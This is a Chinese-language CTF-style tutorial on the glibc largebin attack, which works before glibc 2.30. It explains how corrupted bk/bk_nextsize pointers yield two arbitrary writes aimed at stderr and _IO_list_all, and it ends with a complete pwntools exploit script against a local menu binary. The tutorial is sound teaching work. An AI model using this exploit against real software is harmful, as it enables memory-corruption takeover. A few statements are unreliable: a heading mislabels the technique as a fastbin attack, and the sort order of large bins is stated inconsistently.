
前言:本章记录largebin attack glibc2.30 之前最好用的一种任意写,顺便写了下解决遇到的小问题的思路>_<
0x01 什么是largebin
四类bin
我们先来梳理glibc里这四类bin:fastbin、small bin、large bin、unsorted bin。
fastbin:0x20-0x80,步长0x10,一共7个桶,单向链表,释放的chunk直接挂链表头部,后进先出
small bin:0x90-0x3F0,步长0x10,一共56个桶,双向循环链表,相同尺寸进同一个桶,按FIFO顺序存取。
large bin:尺寸大于0x400,没有固定步长,一共64个桶,双向循环链表,不是同size放一桶,同一个桶内部,会按chunk大小从小到大排序。
unsorted bin:没有尺寸限制,只有1个桶,双向循环链表,不按大小分类,free出来的大块先进这里临时存放,后续malloc的时候,再分拣丢进small bin或者large bin。
fastbin

large bin属于双向链表,每个空闲chunk带有FD、BK指针。同一个桶内的堆块会按照chunk size从大到小排序。
它额外还有FD_nextsize、BK_nextsize指针,用来串联不同大小的块。
相同尺寸的堆块依靠FD、BK维护链表。
往large bin插入堆块时,程序需要遍历链表找到合适位置完成排序定位,这个查找插入的环节,就是漏洞攻击可以利用的地方。
0x02 fastbin attack
在glibc2.30版本之前,chunk链入large bin时,没有校验BK与BK_nextsize指针。我们就可以篡改BK和BK_nextsize,实现两处任意地址写。
当新chunk尺寸大于large bin原有块时,会执行这样的操作:large bin头部FD指向新chunk的prev_size。新chunk的FD、BK都指向链表头部,FD_nextsize与BK_nextsize指向自身。

所以我们先释放一块chunk,让它进入large bin。
接着修改它的BK指针、BK_nextsize指针,分别指向我们的目标地址。
把target1 – 0x10设为fake chunk1的FD,再把target2 – 0x20设为fake chunk2的FD_nextsize,此时内存布局就会变成图里展示的样子。

然后我们再申请一块largebin的chunk,就能达成图里的效果。
新申请的0x430大小chunk的FD指向0x420的chunk,即①
0x420的BK指向新的0x430,即②
fake chunk1的FD指向0x430,即③
0x430的BK指向fake chunk1,即④
同时0x430的BK_nextsize指向原本0x420的BK_nextsize,也就是fake chunk2,即⑤
fake chunk2的FD_nextsize又指向0x420这块chunk,即⑥

本质上就是UAF一个large bin chunk并修改其fd和fd_nextsize,此时只需要再申请一个large chunk,就会导致fd和fd_nextsize同时指向了新申请large chunk。
0x03 largebin 实战
泄露libc
泄露Libc base的方法在前面文章中已经说过,这里就不再赘述。


这里顺便打印后面需要用到的地址。

为什么是 _IO_list_all 和 stderr这两个地址呢?
写什么值决定了能写哪。largebin attack 写进去的固定是一个堆地址(victim chunk 的地址),所以落点必须满足这个堆地址放进去之后,语义仍然成立、而且程序后面会去用它。
stderr 和 _IO_list_all 之所以被选,是因为它们是指向 FILE 结构的全局指针、且在 exit/输出路径上一定会被解引用——一个堆地址写进去既不崩、又能立刻把 glibc 的 IO 调用链接到我们伪造的 vtable 上。
写堆地址,找能被当结构体指针用的变量,这就是 largebin attack 选落点的全部逻辑。
伪造链表

如下图,现在chunk还存放在unsorted bin里面,我们需要的是让他进入largebin,所以我们要申请一个和它大小不一样的chunk,触发分拣,把unsorted bin里的这块chunk转入large bin。

现在,chunk已经进入largebin了。

再将payload按照fd,bk,fd_nextsize,bk_nextsize的顺序写即可。在gdb中可以看到chunk已经被改。

首次触发排序插入碰壁

起初,按照我的想法,再申请一个大于0x400的chunk,然后释放掉,最后申请一个0x500让chunk进入largebin即可。
但经过操作发现,此路不同。这是为什么呢?
仔细思考过Malloc的流程后发现,申请0x410时无妨,但在申请0x10时,由于size小于largebin中已有的chunk,所以会进行切割,这样就破坏了我们构造好的chunk。
因此,为了解决切割问题,我们思考解决办法。
重新触发排序插入
前置malloc 成功
既然会切割largebin中的chunk,那么如果在largebin中有chunk前malloc,就可以解决切割问题。

于是,我将malloc这一步写在free之前,经过调试发现,这样就出现了指向同一个地址,即fd和fd_nextsize同时指向了新申请large chunk。
企图从fastbin中malloc 失败
由于malloc时会先从fastbin中寻找chunk,那么只要free进fastbin一个0x20大小的chunk,malloc的时候就不会切割largebin,因此,我又做了以下尝试。
此时可以看到,fastbin中已经被free进了0x20大小的chunk。

但后来我发现,此路行不通。
经过一步步调试,我发现在malloc 0x500的chunk后,fastbin就会变为空。

这是因为大请求会强制合并fastbin。
部分源代码如下,其含义是:为了减少碎片,glibc 在服务大请求之前,会把所有 fastbin 里的块清空、合并、丢进 unsorted bin。
  if (in_smallbin_range (nb))
    {
      idx = smallbin_index (nb);
      ... 精确匹配 smallbin ...
    }
  else
    {
      idx = largebin_index (nb);
      if (have_fastchunks (av))        /* 只要 fastbin 非空 */
        malloc_consolidate (av);       /* 就来一次全量整理 */
    }

  for (;; )   /* 之后才处理 unsorted bin → 再切 top */
因此,此路行不通。
修改size大小 成功
既然申请0x410时无妨,申请0x10时才会切割,但为了防止合并,0x10又不得不写。
那解决切割问题还有没有其他办法了呢?
思考一下,只有malloc的size小于bin中的chunk的size时,才会切割。那我们能否修改size呢?显然,largebin中的size不可以修改。那我们只需要malloc一个大于0x400的chunk,就不会进行切割。并且,此chunk只是用于防止合并top,并无其他用处。

经过实验发现,此解决方法也行得通。

完整exp
from pwn import *

elf = ELF("./pwn")
libc = ELF("./libc-2.23.so")
context(arch=elf.arch, os=elf.os)
context.log_level = 'debug'
p = process([elf.path])


def add_chunk(index, size):
    p.sendafter("choice:", "1")
    p.sendafter("index:", str(index))
    p.sendafter("size:", str(size))


def delete_chunk(index):
    p.sendafter("choice:", "2")
    p.sendafter("index:", str(index))


def edit_chunk(index, content):
    p.sendafter("choice:", "3")
    p.sendafter("index:", str(index))
    p.sendafter("length:", str(len(content)))
    p.sendafter("content:", content)


def show_chunk(index):
    p.sendafter("choice:", "4")
    p.sendafter("index:", str(index))


add_chunk(0, 0x400)
add_chunk(1, 0x10)

delete_chunk(0)
show_chunk(0)
libc.address = u64(p.recvuntil(b'1.')[-9:-3].ljust(8, b'\x00')) - 0x39bb78
info("libc base: " + hex(libc.address))
info("stderr: " + hex(libc.sym['stderr']))
info("_IO_list_all: " + hex(libc.sym['_IO_list_all']))

add_chunk(2, 0x500)
payload = flat([
    p64(0),
    p64(libc.sym['stderr'] - 0x10),
    p64(0),
    p64(libc.sym['_IO_list_all'] - 0x20),
])
edit_chunk(0, payload)

add_chunk(3, 0x410)
add_chunk(5, 0x410)
delete_chunk(3)
add_chunk(4, 0x500)

gdb.attach(p)

p.interactive()
小结
用 UAF 改掉一个已进 largebin 的块的 bk / bk_nextsize,再 free 一个同桶且更大的块触发排序插入,就能把新块的堆地址写到 bk+0x10 和 bk_nextsize+0x20 两处。
评论(0)
暂无评论